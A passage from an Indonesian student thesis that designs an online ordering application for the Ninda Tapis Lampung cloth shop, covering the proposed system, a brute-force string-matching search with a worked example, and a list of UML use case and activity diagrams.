- b. Penyimpanan data masih manual yaitu menggunakan media kertas, seperti catatan tentang data penjualan, data barang, data konsumen, dan data pemesanan. Akibatnya resiko kehilangan data akan semakin besar.

Sistem yang saat ini kurang begitu efektif untuk digunakan sebagai sistem penjualan produk tapis. Mengingat semakin meningkatnya jumlah konsumen toko Ninda Tapis Lampung. Oleh karena itu diperlukan sebuah sistem yang dapat digunakan untuk mempermudah transaksi jual beli tapis. Sehingga dapat membantu konsumen/pelanggan untuk melakukan proses pemesanan produk dan untuk mendapatkan informasi tentang produk tapis pada Toko Ninda Tapis Lampung. Berikut ini gambaran sistem yang ada digunakan dalam proses penjualan produk tapis Ninda Tapis Lampung :



Gambar 3.1.5 Sistem Yang Sedang Berjalan

3.1.6 Sistem Yang Diusulkan

Dirancanglah sebuah sistem aplikasi dimana pada rancangan sistem ini dilihat dari sistem sebelumnya dan memiliki beberapa kelebihan yaitu :

- a. Efisiensi waktu dan biaya, tidak memerlukan banyak waktu dan biaya untuk datang ke toko tapis. Karena transaksi dapat dilakukan secara online 24 jam setiap hari asalkan ada koneksi internet.
- b. Mempermudah proses pemesanan produk. Karena konsumen bisa memesan produk tapis secara online hanya tinggal membuka aplikasi dan memilih jenis tapis yang diinginkan lalu pada saat itu juga bisa langsung mememesannya.
- c. Konsumen dapat mengetahui informasi tentang produk tapis yang dijual baik produk terbaru maupun produk lama.

- d. Penyimpanan data dijadikan digitalisasi sehingga mengurangi sumber daya seperti kertas yang digunakan.
- e. Tidak membutuhkan ruang besar untuk menyimpan dokumen.

3.1.7 Analisis Algoritma yang Digunakan


Pada analisis algoritma yang digunakan adalah untuk metode pencarian nama produk tapis mengadopsi metode algoritma string matching yaitu algoritma brute force. Sistem pencarian dilakukan dari kiri kekanan untuk menentukan kata yang dicari.

3.1.7.1 Algoritma Brute Force

Algoritma Brute force melakukan pencocokan satu persatu (dari kiri ke kanan) karakter di *pattern* dengan karakter di *text*. Misalkan T menyatakan *text*, P menyatakan *pattern*, n menyatakan panjang *text*, m menyatakan panjang *pattern*, x menyatakan indeks *text* (0 sampai n-1), y menyatakan indeks *pattern* (0 sampai m-1), kotak pencarian diasumsikan sebagai kotak di dalam *text* sepanjang dengan panjang *pattern* untuk mewakili langkah-langkah pencocokan string. Selanjutnya, mula-mula posisi kotak pencarian diletakan di posisi paling kiri. Lalu dilakukan perbandingan pertama antara T[0] dan P[0], jika terjadi kecocokan maka indeks *text* dan *pattern* ditambah 1. Kemudian dilakukan perbandingan selanjutnya sampai batas kanan kotak pencarian sama dengan batas kanan *text*. Jika y sama dengan m-1 maka *pattern* ditemukan dalam *text*.

M	A	T	A	K	I	B	A	U	<< text
---	---	---	---	---	---	---	---	---	---------

1	K	I	B	A	U					<< pattern
2		K	I	B	A	U				
3			K	I	B	A	U			
4				K	I	B	A	U		
5					K	I	B	A	U	>> cocok



Gambar 3.1.7.1 Pencarian menggunakan algoritma *brute force*

3.1.8 Perancangan

Tahap perancangan ini peneliti menetapkan bagaimana perangkat lunak akan dioperasikan. Hal ini berkaitan dengan menentukan perangkat keras, perangkat lunak, tampilan program dan form-form yang akan digunakan. Perancangan ini juga bertujuan untuk membuat spesifikasi secara rinci mengenai arsitektur sistem, gaya, dan kebutuhan material untuk sistem.

Tahapan perancangan ini terdiri dari:

1. *Use Case Diagram*
2. *Activity Diagram*
3. *Class Diagram/Relasi Antar Tabel*
4. *Desain interface*


3.1.8.1 Unified Modeling Language (UML)

Unified Modeling Language (UML) adalah himpunan struktur dan teknik untuk pemodelan desain program berorientasi objek (OOP) serta aplikasinya. UML adalah metodologi untuk mengembangkan sistem OOP dan sekelompok perangkat tool untuk mendukung pengembangan sistem tersebut.

3.1.8.1 Use Case Diagram

Use Case Diagram (UCD) menggambarkan fungsionalitas yang diharapkan dari sebuah sistem yang menjelaskan keseluruhan kerja sistem secara garis besar dengan mempresentasikan interaksi antara aktor yang dibuat serta memberikan gambaran fungsi-fungsi pada sistem tersebut.

Use case diagram pada Aplikasi Ninda Tapis Lampung dapat dilihat pada gambar berikut ini :




Gambar 3.1.8.1 Use Case Diagram Aplikasi Ninda Tapis Lampung

3.1.8.2 Activity Diagram


Activity diagram menggambarkan aliran kerja atau aktivitas dari aplikasi Ninda Tapis Lampung yang dibangun untuk menunjukkan aktivitas sistem dalam bentuk kumpulan aksi-aksi.

1. Activity diagram user untuk registrasi pada aplikasi Ninda Tapis Lampung. Dapat dilihat pada gambar 3.1.8.2.1 berikut ini :




Gambar 3.1.8.2.1 Activity Diagram User untuk Registrasi

2. Activity diagram user untuk login pada aplikasi Ninda Tapis Lampung. Dapat dilihat pada gambar 3.1.8.2.2 berikut ini :




Gambar 3.1.8.2.2 Activity Diagram User untuk Login

3. Activity diagram user untuk mencari produk tapis pada aplikasi Ninda Tapis Lampung. Dapat dilihat pada gambar 3.1.8.2.3 berikut ini :




Gambar 3.1.8.2.3 Activity Diagram User untuk Mencari Produk

4. Activity diagram user untuk pemesanan produk tapis pada aplikasi Ninda Tapis Lampung. Dapat dilihat pada gambar 3.1.8.2.4 berikut ini :




Gambar 3.1.8.2.4 Activity Diagram User untuk Pemesanan Produk

5. Activity diagram user untuk komentar produk pada aplikasi Ninda Tapis Lampung. Dapat dilihat pada gambar 3.1.8.2.5 berikut ini :




Gambar 3.1.8.2.5 Activity Diagram User untuk Komentar Produk

6. Activity diagram admin untuk login pada aplikasi Ninda Tapis Lampung. Dapat dilihat pada gambar 3.1.8.2.6 berikut ini :




Gambar 3.1.8.2.6 Activity Diagram Admin untuk Login

7. Activity diagram admin untuk data pemesanan produk dan konfirmasi pembayaran pada aplikasi Ninda Tapis Lampung. Dapat dilihat pada gambar 3.1.8.2.7 berikut ini :




Gambar 3.1.8.2.7 Activity Diagram Admin untuk Data Pemesanan Produk

8. Activity diagram admin untuk mengakses menu jasa pengiriman pada aplikasi Ninda Tapis Lampung. Dapat dilihat pada gambar 3.1.8.2.8 berikut ini:



Gambar 3.1.8.2.8 Activity Diagram Admin untuk Jasa Pengiriman

